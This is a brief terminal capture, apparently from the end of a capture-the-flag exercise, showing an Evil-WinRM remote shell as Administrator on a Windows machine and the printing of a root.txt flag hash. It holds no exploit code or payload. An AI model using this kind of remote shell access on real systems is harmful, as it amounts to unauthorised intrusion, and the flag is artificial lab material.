*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..  
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt  
3332c9cbd521872d23563acfb3cdbc0  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```